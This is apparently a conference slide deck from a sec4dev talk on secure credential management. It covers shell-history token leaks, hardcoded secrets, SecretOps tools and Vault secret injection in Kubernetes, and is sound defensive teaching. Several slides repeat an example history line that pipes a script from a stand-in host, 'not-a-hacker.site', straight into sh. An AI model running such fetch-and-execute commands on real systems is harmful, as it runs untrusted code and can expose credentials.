Secure Credential Management

(or how to not leak secrets)

WhizUs GmbH - sec4dev

intro

let's start by looking into our history file

intro

let's start by looking into our history file

```
$ history 10
 1255  ls -lah
 1256  cd ..
 1257  ls -lah
 1258  cd data
 1259  mkdir responses
 1260  curl https://example.com/api/users > responses/users.json
 1261  export TOKEN=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...
 1262  curl https://example.com/api/users -H "Authorization: Bearer $TOKEN" \
        > responses/users.json
 1263  curl -fsSL https://not-a-hacker.site/cool-software/install.sh | sh
 1264  cool-sofware
```

intro

let's start by looking into our history file

```
$ history 10
 1255  ls -lah
 1256  cd ..
 1257  ls -lah
 1258  cd data
 1259  mkdir responses
 1260  curl https://example.com/api/users > responses/users.json
 1261  export TOKEN=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...
 1262  curl https://example.com/api/users -H "Authorization: Bearer $TOKEN" \
        > responses/users.json
 1263  curl -fsSL https://not-a-hacker.site/cool-software/install.sh | sh
 1264  cool-sofware
```

intro

let's start by looking into our history file

```
$ history 10
 1255  ls -lah
 1256  cd ..
 1257  ls -lah
 1258  cd data
 1259  mkdir responses
 1260  curl https://example.com/api/users > responses/users.json
 1261  export TOKEN=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...
 1262  curl https://example.com/api/users -H "Authorization: Bearer $TOKEN" \
        > responses/users.json
 1263  curl -fsSL https://not-a-hacker.site/cool-software/install.sh | sh
 1264  cool-sofware
```

(See: https://www.bleepingcomputer.com/news/security/pypi-python-packages-caught-sending-stolen-aws-keys-to-unsecured-sites/)

intro

can we do better?

```
$ history 10
 1255  ls -lah
 1256  cd ..
 1257  ls -lah
 1258  cd data
 1259  mkdir responses
 1260  curl https://example.com/api/users > responses/users.json
 1261  export TOKEN=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...
 1262  curl https://example.com/api/users -H "Authorization: Bearer $TOKEN" \
        > responses/users.json
 1263  curl -fsSL https://not-a-hacker.site/cool-software/install.sh | sh
 1264  cool-sofware
```

(See: https://www.bleepingcomputer.com/news/security/pypi-python-packages-caught-sending-stolen-aws-keys-to-unsecured-sites/)

intro


can we do better?

```
$ history 10
 1255  ls -lah
 1256  cd ..
 1257  ls -lah
 1258  cd data
 1259  mkdir responses
 1260  curl https://example.com/api/users > responses/users.json
 1261  export TOKEN="op://DEMO/sec4dev/token"
 1262  op run -- bash -c curl https://example.com/api/users \
        -H "Authorization: Bearer $TOKEN" > responses/users.json
 1263  curl -fsSL https://not-a-hacker.site/cool-software/install.sh | sh
 1264  cool-sofware
```

(See: https://www.bleepingcomputer.com/news/security/pypi-python-packages-caught-sending-stolen-aws-keys-to-unsecured-sites/)

DEMO

(cli)




```
dimi@NSA-Surveillance-Station-3:~/Projects/customers/whizus/lab/secure-credential-management/vault
..agement/vault (-zsh)                                  ..agement/vault (-zsh)

secure-credential-management/vault on  main using ☁ mike-dev at ☸ kind-mike  took 6,5s          13:21:20
→ op run --env-file vault.env -- bash -c 'teller run --reset --shell -- env | grep -E "username|password"'
```

Why managing credentials is a PAIN?!

Why managing credentials is a pain?!

On each device a user may log in to multiple websites



Why managing credentials is a pain?!

On each device a user may log in to multiple websites

Store passwords?

Why managing credentials is a pain?!

What about secrets stored in repositories?

```
spring:
    ldap:
        url: ldap://localhost:18889
        base:
        username: uid=this,ou=is,ou=not,dc=real
        password: itsasecrettoeveryone
```

Can we avoid this?

Why managing credentials is a pain?!

But those are only three examples of many:

- Handling SSH-Keys for CVS and server access (and more)
- How do we store secrets for multiple deployment stages?
- What about the secrets our infrastructure needs to be set-up?
- Where should 2FA be required?
- And how can API-Keys be used with these services?
- Do we need Single-Sign-On on all or multiple services?
- and much, much more ...

SecretOps

SecretOps

Vault

Doppler

1Password

SOPS

SecretOps

But what does it actually mean?

```
SecretOps is a set of tools to manage, govern and orchestrate application secrets at
any scale, from a single developer to a large corporation.
```

-- Doppler, The first SecretOps Platform
  SecretOps Beginners Series: Part 1 | Getting Started

SecretOps

But what does it actually mean?

```
Infisical is the open-source secret management platform:
Sync secrets across your team/infrastructure and prevent secret leaks.
```

--Infisical: About

SecretOps

Manage

- Secrets can be created, retrieved, edited, deleted, …
- HOW they are stored depends on the vendor

SecretOps

Govern

- Access to secrets (CRUD) can be limited/configured
- HOW access is managed depends on the vendor

SecretOps

Orchestrate

- Integrations for secret-usage exist (CI, laptops, applications, ...)
- Normally provided through additional tools (plugins, agents, ...)

SecretOps


What should I use?

- SecretOps existed even before the term was introduced
- Each solution has it's own philosophy on how to manage and govern secrets
    - and different tools for orchestration
- *Compare the solutions based on your requirements!*

Reference Architecture

(an example)


Reference Architecture



Authenticate users

- **Plus:** no secrets locally
- **Minus:** only for interactive access


Reference Architecture



Syncing Secrets

- **Plus:** Application does not need to be adapated, it just works
- **Minus:** Secrets can still be leaked through K8S Secrets


Reference Architecture



Injecting Secrets

- **Plus:** Secrets are only accessible in containers
- **Minus:** Minimal changes may be necessary; Agent required

Reference Architecture




Retrieving Secrets

- **Plus:** Only application knows of secrets
- **Minus:** Application needs to be adapted; pot. Vendor lock-in

DEMO

(k8s)




```
dimi@NSA-Surveillance-Station-3:~/Projects/customers/whizus/lab/secure-credential-management/vault

secure-credential-management/vault on  main using ☁ mike-dev at ☸ kind-mike                    14:55:08
➜ helm install vault hashicorp/vault --values values.yaml --dry-run | head -n6
NAME: vault
LAST DEPLOYED: Fri Jun 14 14:55:21 2024
NAMESPACE: default
STATUS: pending-install
REVISION: 1
HOOKS:

secure-credential-management/vault on  main using ☁ mike-dev at ☸ kind-mike                    14:55:22
➜ k -n vault get pods
NAME                                    READY   STATUS    RESTARTS        AGE
vault-0                                 1/1     Running   1 (5h5m ago)    38h
vault-agent-injector-7c4bfd7ddd-kb72q   1/1     Running   1 (5h5m ago)    38h
vault-csi-provider-s9nw5                2/2     Running   2 (5h5m ago)    38h

secure-credential-management/vault on  main using ☁ mike-dev at ☸ kind-mike                    14:55:26
➜
```



vault.local.computer/ui/vault/secrets/secret/kv/list/webapp/

secrets / secret / webapp

secret version 2

Secrets Configuration

webapp/ Search Create secret +

config

1–1 of 1 1

static secret injection

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: app
  labels:
    app: app
spec:
  selector:
    matchLabels:
        app: app
  template:
    metadata:
      annotations:
        vault.hashicorp.com/agent-inject: 'true'
        vault.hashicorp.com/role: 'webapp'
        vault.hashicorp.com/agent-inject-secret-app-config.txt: 'secret/data/webapp/config'
        vault.hashicorp.com/agent-inject-template-app-config.txt: |
          {{- with secret "secret/data/webapp/config" -}}
          {{ .Data.data.username }}:{{ .Data.data.password }}
          {{- end -}}
      labels:
        app: app
    spec:
      [..]
```

static secret injection

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: app
  labels:
    app: app
spec:
  selector:
    matchLabels:
        app: app
  template:
    metadata:
      annotations:
        vault.hashicorp.com/agent-inject: 'true'
        vault.hashicorp.com/role: 'webapp'
        vault.hashicorp.com/agent-inject-secret-app-config.txt: 'secret/data/webapp/config'
        vault.hashicorp.com/agent-inject-template-app-config.txt: |
          {{- with secret "secret/data/webapp/config" -}}
          {{ .Data.data.username }}:{{ .Data.data.password }}
          {{- end -}}
      labels:
        app: app
    spec:
      [..]
```

dynamic secret injection

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: app-rmq
  labels:
    app: app-rmq
spec:
  selector:
    matchLabels:
        app: app-rmq
  template:
    metadata:
      annotations:
        vault.hashicorp.com/agent-inject: 'true'
        vault.hashicorp.com/role: 'webapp'
        vault.hashicorp.com/agent-inject-secret-app-config.txt: 'rabbitmq/creds/my-role'
        vault.hashicorp.com/agent-inject-template-app-config.txt: |
          {{- with secret "rabbitmq/creds/my-role" -}}
          {{ .Data.username }}:{{ .Data.password }}
          {{- end -}}
      labels:
        app: app-rmq
    spec:
      [..]
```

dynamic secret injection

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: app-rmq
  labels:
    app: app-rmq
spec:
  selector:
    matchLabels:
        app: app-rmq
  template:
    metadata:
      annotations:
        vault.hashicorp.com/agent-inject: 'true'
        vault.hashicorp.com/role: 'webapp'
        vault.hashicorp.com/agent-inject-secret-app-config.txt: 'rabbitmq/creds/my-role'
        vault.hashicorp.com/agent-inject-template-app-config.txt: |
          {{- with secret "rabbitmq/creds/my-role" -}}
          {{ .Data.username }}:{{ .Data.password }}
          {{- end -}}
      labels:
        app: app-rmq
    spec:
      [..]
```

Further Topics

Further Topics

Some additional things to think about:

- backups
- sharing
- handling leaks
- rotation
- secret backend migration
- and many more

Further Topics

Using RFCs to introduce secret management into your company.

- Many companies use RFCs to design their software or standards
- Can also be used as a starting base to design how SecretOps should be done in the company
    - Extend existing specifications
    - Make old documents obsolete
- Some examples: https://blog.pragmaticengineer.com/rfcs-and-design-docs/

Thank You!

References

- Infisical Repository, https://github.com/Infisical/infisical
- Doppler Documentation, https://docs.doppler.com/docs/getting-started
- SecretOps Beginners Series: Part 1 | Getting Started, https://www.youtube.com/watch?v=-RamASjC-Ng&t=38s

References

- Vault | Vault-Agent, https://developer.hashicorp.com/vault/tutorials/vault-agent/agent-quick-start
- Vault | Vault-Secrets-Operator, https://developer.hashicorp.com/vault/tutorials/kubernetes/vault-secrets-operator#vault-secrets-operator
- Vault | Kubernetes-Sidecar, https://developer.hashicorp.com/vault/tutorials/kubernetes/kubernetes-sidecar#inject-secrets-into-the-pod